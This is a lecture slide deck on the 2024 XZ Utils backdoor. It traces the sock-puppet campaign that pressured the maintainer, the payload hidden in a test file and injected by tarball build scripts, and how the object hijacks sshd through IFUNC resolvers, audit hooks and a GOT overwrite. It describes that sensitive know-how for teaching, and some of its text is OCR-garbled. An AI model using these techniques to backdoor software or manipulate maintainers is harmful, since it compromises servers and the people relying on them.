The XZ Utils Backdoor Denzel Farmer



Lecture Plan


- 1. Background on open source development
- 2. Timeline of planting the backdoor
- 3. How the malicious object works
- 4. Reverse engineering the object
- 5. Attribution and implications

OSD and Linux

How is Linux developed?




Open Source Development




What is 'Linux'?

- Kernel manages core functionality (scheduling, hardware IO, memory management, etc.)
- Distributions include additional software to make OS usable
- Distro maintainers package open source components (which they don't maintain)



Components of a Linux Distribution

The Result



XZ Utils Timeline

Backdooring an Open Source Project

Late 2000s: XZ Utils is Born

- Tool for managing new xz and Izma compression formats
- Developed (and maintained) by Lasse Collin
- Gains popularity, integrated into major distros
- After a few years, development slows

Late 2021: Jia Tan Arrives

- New contributor begins sending patches

[xz-devel] [PATCH] xz: Multithreaded mode now always uses stream_encoder_mt to ensure reproducible builds

Jia Tan Mon, 29 Nov 2021 05:30:51 -0800

[xz-devel] [PATCH] xz: Added .editorconfig file for simple style guide encouragement

Jia Tan Fri, 29 Oct 2021 11:29:18 -0700

- First commits merged by Lasse Collin (a few months later)

author jiat75 <jiat0218@gmail.com> Fri, 28 Jan 2022 08:47:55 -0400 (20:47 +0800) Committer Lasse Collin <lasse.collin@tukaani.org> Sun, 6 Feb 2022 18:20:01 -0400 (00:20 +0200)

Mid 2022: Fake Accounts Start Complaining

"<u>Is XZ for Java still maintained</u>? I asked a question here a week ago and have not heard back. When I view the git log I can see it has not updated in over a year." - Dennis Ens

"Patches spend <u>years on this mailing list.</u> 5.2.0 release was 7 years ago. <u>There is no reason to</u> <u>think anything is coming soon</u>." - Jigar Kumar

"<u>Progress will not happen until there is new maintainer</u>. XZ for C has sparse commit log too. Dennis you are better off waiting until new maintainer happens or fork yourself. Submitting patches here has no purpose these days. <u>The current maintainer lost interest</u> or doesn't care to maintain anymore. It is sad to see for a repo like this." - Jigar Kumar

"Over 1 month and no closer to being merged. Not a surprise." - Jigar Kumar

Mid 2022: Lasse Collin Apologizes, Mentions Jia Tan

"I haven't lost interest but my ability to care has been fairly limited mostly due to longterm mental health issues but also due to some other things. <u>Recently I've</u> worked off-list a bit with Jia Tan on XZ Utils and perhaps he will have a bigger role in the future, we'll see.

It's also good to keep in mind that this is an unpaid hobby project." - Lasse Collin

Mid 2022: Pressure Mounts, Push for New Maintainer

"With your current rate, I very doubt to see 5.4.0 release this year. The only progress since april has been small changes to test code. You ignore the many patches bit rotting away on this mailing list. Right now you choke your repo. Why wait until 5.4.0 to change maintainer? Why delay what your repo needs?" - Jigar Kumar

"I am sorry about your mental health issues, but <u>its important to be aware of your own limits</u>. I get that this is a hobby project for all contributors, but the community desires more. <u>Why not pass on maintainership for XZ for C</u> so you can give XZ for Java more attention? Or pass on XZ for Java to someone else to focus on XZ for C? <u>Trying to maintain both means that neither are maintained well</u>." - Denis Ens

"Is there any progress on this? Jia I see you have recent commits. Why can't you commit this yourself?" - Jigar Kumar

Mid 2022: Jia Tan becomes Maintainer

"<u>As I have hinted in earlier emails, Jia Tan may have a bigger role in the project in the future.</u> He has been helping a lot off-list and is <u>practically a co-maintainer</u> <u>already. :-)</u> I know that not much has happened in the git repository yet but things happen in small steps. In any case <u>some change in maintainership is already in progress</u> at least for XZ Utils." - Lasse Collin

Jia Tan can now commit directly and make releases

Re: [xz-devel] XZ Utils 5.3.3alpha

Jia Tan Tue, 27 Sep 2022 06:29:31 -0700

> Are there any open issues? If not, what needs to be done before the > final release can happen?

The 5.4.0 release that will contain the multi threaded decoder is planned for December. The list of open issues related to 5..4.0 in general that I am tracking are:

- + the project maintainers lasse collin and Jia ran can be reached V
- + <xz@tukaani.org>.

2023: The Year of Legitimate Commits

- A number of seemingly legitimate contributions

Translations: Update the French translation. (): JoT75 committed 4 months ago -> 4/4		
xz: Add a comment to Capsicum sandbox setup. 📟		
Docs: Updateenable-sandbox option in INSTALL. = () JaTTS committed 4 months ago		
CMake: Move sandbox detection outside of xz section. 🚍		
Build: Allow sandbox to be configured for just xzdec. 📟		
liblzma: Initialize Izma, Iz, encoder pointers with NULL. ==		
xzdec: Add sandbox support for Pledge, Capsicum, and Landlock.		

Build: Fix text wrapping in an output message.	
CI: Disable sandboxing in fsanitize=address undefined job. ① JaT75 committed 6 months age -> 41.4	
CI: Allow disabling the sandbox in ci_build.sh. (j): JuT75 committed 6 months ago	
libizma: Move is_cimul_supported() back to crc_common.h.	
Build: Remove check for COND_CHECK_CRC32 in check/Makefile.inc. = Juir75 committed 6 months age -v 4/4	
CMake: Add ALLOW_CLMUL_CRC option to enable/disable CLMUL. 🚥	

- Also commits to use GNU indirect functions feature
 - Legitimate, but required for malware

liblzma: Add ifunc implementation to crc64_fast.c. 🚥	ee44863	Q	\diamond
Add ifunc check to CMakeLists.txt 🚥		D	<>
Add ifunc check to configure.ac 🚥 🎲 hansjans162 authored and Larhzu committed 10 months ago		Q	\diamond

February 2024: The Malicious Payload Commit

- Adds new, *binary* test files (very common)
- Malicious payload buried in 'bad-3-corrupt_lzma2.xz'
 - Heavily obfuscated ELF object file
 - Exports '_get_cpuid' function
- Inactive, but now tracked by Git repository

Tests: Add a few test files.			Browse files
දී master 🚫 v5.6.1 v5.6.0			
JiaT75 committed on Feb 23			
1 parent 39f4a1a commit cf44e4	4b		
Showing 6 changed files with 19 ac deletions.	dditions and 0	itespace Ignore whitespace	Split Unified
> 🕂 19 💶 tests/files/F	README 🖵		
✓ BIN +484 Bytes tests/files	/bad-3-corrupt_lzma2.xz 口		
Binary file not shown.			

February 2024: The Malicious Release

- Release tarball includes new build scripts not in repo
 - Common, artifact from autotools
- Malicious build script injects payload when building 'liblzma.SO'
- Supposedly auto-generated build scripts rarely examined
 - Not tracked by Git

3 v	veeks ago
	JiaT75
0	v5.6.1
¢	ompare 👻

KZ Utils 5.6.1 Stable (Latest)				
lere is an extract from the NEWS file:				
		ى		
Assets 10	Uploaded	Uploaded by "Jia Tan"		
∲xz-5.6.1.tar.bz2	2.19 MB	3 weeks ago		
∕€xz-5.6.1.tar.bz2.sig	566 Bytes	3 weeks ago		
∕€xz-5.6.1.tar.gz	2.9 MB	3 weeks ago		
∕€xz-5.6.1.tar.gz.sig	566 Bytes			
∕€xz-5.6.1.tar.xz	1.7 MB	3 weeks ago		
∕€xz-5.6.1.tar.xz.sig	566 Bytes	3 weeks ago		
∕€xz-5.6.1.tar.zst	1.75 MB			
∕tar.zst.sig	566 Bytes	3 weeks ago		
Source code (zip)		3 weeks ago		
Source code (tar.gz)		3 weeks ago		


Malicious releases files differ from Git repository

February 2024: The Build Script Injector

- Heavily obfuscated, maybe 'overengineered'
- Injects payload into final liblzma.so in three steps:
 - 1. Extract/decrypt payload from test binary as liblzma_la-crc64-fast.o
 - 2. Adds liblzma_la-crc64-fast.o to linker flags
 - 3. 'In-flight' modification of crc64_resolver() code to call entrypoint _get_cpuid()

Piece of malicious build script that modifies crc64_resolve() and adds liblzma_la-crc64-fast.o to link flags

March 2024: Backdoor In Place



29 March 2024: Andres Freund Discovers Backdoor

- Microsoft PostgreSQL developer notices odd performance behavior
 - On Debian testing
- Investigates, discovers backdoor
- Notifies distribution maintainers on March 28th
- Sends to public oss-security listserv on March 29th

Date: Fri, 29 Mar 2024 08:51:26 -0700 From: Andres Freund <andres@...razel.de> To: oss-security@...ts.openwall.com Subject: backdoor in upstream xz/liblzma leading to ssh server compromise

Hi,

After observing a few odd symptoms around liblzma (part of the xz package) on Debian sid installations over the last weeks (logins with ssh taking a lot of CPU, valgrind errors) I figured out the answer:

The upstream xz repository and the xz tarballs have been backdoored.

At first I thought this was a compromise of debian's package, but it turns out to be upstream.

== Compromised Release Tarball ==

One portion of the backdoor is *solely in the distributed tarballs*. For easier reference, here's a link to debian's import of the tarball, but it is also present in the tarballs for 5.6.0 and 5.6.1:

https://salsa.debian.org/debian/xz-utils/-/blob/debian/unstable/m4/build-to-host.m4?ref_type=heads

That line is *not* in the upstream source of build-to-host, nor is build-to-host used by xz in git. However, it is present in the tarballs released upstream, except for the "source code" links, which I think github generates directly from the repository contents:

https://github.com/tukaani-project/xz/releases/tag/v5.6.0 https://github.com/tukaani-project/xz/releases/tag/v5.6.1


This injects an obfuscated script to be executed at the end of configure. This script is <u>fairly obfuscated and data from "test" .xz files in the repository.</u>

29 March 2024: RedHat Assigns CVE, Cleanup Begins

雙 CVE-2024-3094 Detail

Description

Malicious code was discovered in the upstream tarballs of xz, starting with version 5.6.0. Through a series of complex obfuscations, the liblzma build process extracts a prebuilt object file from a disguised test file existing in the source code, which is then used to modify specific functions in the liblzma code. This results in a modified liblzma library that can be used by any software linked against this library, intercepting and modifying the data interaction with this library.



Note: The NVD and the CNA have provided the same score. When this occurs only the CNA information is displayed, but the Acceptance Level icon for the CNA is given a checkmark to signify NVD concurrence.

The Payload


How does a malicious compression library provide remote execution?

Big Idea: Command and Control via SSH Daemon

- Linux servers run 'sshd' process to listen/accept ssh connections
- sshd dynamically links liblzma.so

john@debian:~\$ sudo ldd /usr/sbin/sshd | grep lzma
 liblzma.so.5 => /lib/x86_64-linux-gnu/liblzma.so.5

- Hijack sshd function that decrypts certificates
 - If a special certificate appears, extract and execute commands hidden inside it




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
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
Big Idea: C2 via SSH Daemon

- Malicious object loaded into sshd address space
- Goal is change certificate-checking behavior
- Replace call to RSA_public_decrypt with call to evil_RSA_pdecrypt
- Two Implementation Questions:
 - How to get malicious code executed?
 - How to modify sshd behavior?




Challenge 1: Modify sshd Behavior

- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No




Challenge 1: Modify sshd Code

- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No
- Instead, can alter Global Offset Table
 - Table of pointers to other libraries' symbols




Challenge 1: Modify sshd Code

- For now, assume our library code gets executed
- Can we overwrite the sshd .text section? No
- Instead, can alter Global Offset Table
 - Table of pointers to other libraries' symbols
- Replace RSA_public_decrypt() GOT entry
 - sshd calls RSA_public_decrypt() to decrypt certificates
 - Replace with evil_RSA_pdecrypt(), which checks for magic and if found executes commands



Challenge 2: Executing Malicious Code (And how to beat RELRO)

- Shared libraries only execute when they get called
 - sshd doesn't usually call liblzma functions
- Also 'RELRO' security feature allows binaries to do all resolution at startup, then mark GOT as read-only
- Solve both with "GNU Indirect Functions" feature
 - Allows any shared library to get arbitrary code executed at load-time



GNU Indirect Function Support (IFUNC)

- Allows developer to define multiple implementations of a function
- Must define 'resolver' function that picks which one to use at load time
 - Might be more optimized for certain architecture, for example
- Id-linux.so calls resolver functions at load time, <u>before GOTs set read-only</u>


/* Function pointer type for the implementations of the 'crc64' function */
typedef uint64_t (*crc64_func_type)(const uint8_t *buf, size_t size, uint64_t crc);

```
* Attribute marks crc64 resolve() as the resolver function to pick an impelmentation
uint64 t lzma crc64(const uint8 t *buf, size t size, uint64 t crc)
      attribute (( ifunc ("crc64 resolve")));
/* Function to resolve the implementation of the 'crc64' function at runtime */
static crc64 func type crc64 resolve(void)
    if (is clmul supported()) {
        return &crc64 clmul:
    } else {
        return &crc64 generic;
/* Implementation of the 'crc64 clmul' function */
uint64 t crc64 clmul(const uint8 t *buf, size t size, uint64 t crc)
/* Implementation of the 'crc64 generic' function */
uint64 t crc64 generic(const uint8 t *buf, size t size, uint64 t crc)
```

```
/* Implementation not shown */
```


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- Define crc64_resolve(), a resolver for lzma_crc64
 - Symbol from liblzma
- Resolver contains injected malicious entrypoint
- Resolver called at startup, supposedly to resolve liblzma symbol
- Entrypoint performs GOT overwrite before GOT marked read-only




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Challenge 3: Resolver Called *Too* Early


- Liblzma symbols resolved before sshd symbols
- Crc64 resolved before RSA_public_decrypt



After RSA_public_decrypt Resolved

Challenge 3: Resolver Called *Too* Early


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- When crc64_resolve() called, if we patch sshd GOT, changes will just be overwritten



After RSA_public_decrypt Resolved


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- Liblzma symbols resolved before sshd symbols
- Crc64 resolved before RSA_public_decrypt
- When crc64_resolve() called, if we patch sshd GOT, changes will just be overwritten
- Need a way to execute setup *exactly* when sshd symbols resolved
 - "Runtime Dynamic Linker Audit Hooks"
 - Allow us to add callback hooks



RTDL Audit Hooks


- Interface in linker that supports various callbacks
- Normal use involves defining a custom shared library
- Id-linux global struct 'dl_audit' with function pointer callback 'symbind64'
- Symbind64 called whenever a symbol is resolved



In crc64_resolve() IFUNC cal

Challenge 3: Resolver Called *Too* Early


- IFUNC resolver called very early
 - Overwrite data in Id-linux, add a callback to malicious backdoor_setup()
- Linker later resolves RSA_public_decrypt
 - Triggers backdoor_setup() callback, overwrite
 GOT entry to point to evil_RSA_pdecrypt()



In backdoor_setup() dl-audit call

Challenge 3: Resolver Called *Too* Early


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Challenge 4: Resolving "By Hand"


- Resolver called before linker has resolve our symbols
 - Make calls to other libraries will fail
 - Can't easily find sections in Id-linux, sshd, etc.
- Must resolve accesses to Id-linux and sshd 'by-hand'
 - First, traverse memory to find Id-linux
 - Second, parse Id-linux to get various pointers
- Starting point: return address of IFUNC resolver



In crc64_resolve() IFUNC call

Challenge 4: Resolving "By Hand"


- Read crc64_resolver() return address from stack
 - Will point *somewhere* in .text section of Id-linux
- Scan byte range for (page-aligned) ELF header magic
- Parse Id-linux ELF structure
 - Partially disassemble instructions in .text section
 - Locate offsets of required global variables
- From Id-linux text and data, extract other information
 - SSHD ELF header, environment variables, arguments, etc.
 - Use to resolve future functions manually




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
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
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- 4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
- 5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
- 6. On new connection, decrypt SSH certificate, check format
- 7. If format correct, extract command and execute with system()




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
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
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
- 1. When crc64_resolve() calls backdoor entrypoint, retrieve its return address from stack (points to Id-linux code)
- 2. Scan bytes around return address for Id-linux ELF header
- 3. Disassemble parts of ld-linux .text to find dl_audit struct and struct containing load addresses
- 4. Overwrite dl_audit->symbind64 to point to backdoor_setup()
- 5. On RSA_public_decrypt() resolution, backdoor_setup() called and overwrites sshd GOT entry to evil_RSA_pdecrypt()
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Last Step: What's in evil_RSA_pdecrypt?

- Command stored in encrypted SSH certificate
 - Only backdoor author can send valid commands
- evil_RSA_pdecrypt tries to decrypt payload
 - If malformed, behaves like RSA_public_decrypt
 - If properly formatted, executes null-terminated command using system()



* might expect different format for different selector or signature bytes

Reverse Engineering the Object File

A few key points

Reverse Engineering

- Attackers usually don't provide source code or meaningful debug symbols
 - In this case, compiled C object file (C compilation is lossy)
- Still possible to reverse engineer compiled binaries
 - Use tools like IDA or Ghidra to analyze assembly
- Reverse engineering is hard, and takes a lot of work
 - This backdoor still not fully understood

Key Point 1: Quiet Setup from _get_cpuid

haub mab anuid:000000000000000000000000000000000000	
.textget_cpuid:000000000000A830	
	Called by corrupted crc64_resolve()
.textget_cpuid:00000000000A830	and the second
.textget_cpuid:0000000000A830 p	
.textget_cpuid:00000000000A830	get_cpuid proc near
.textget_cpuid:00000000000A830	
.textget_cpuid:00000000000A830 v	
.textget_cpuid:00000000000A830 v	
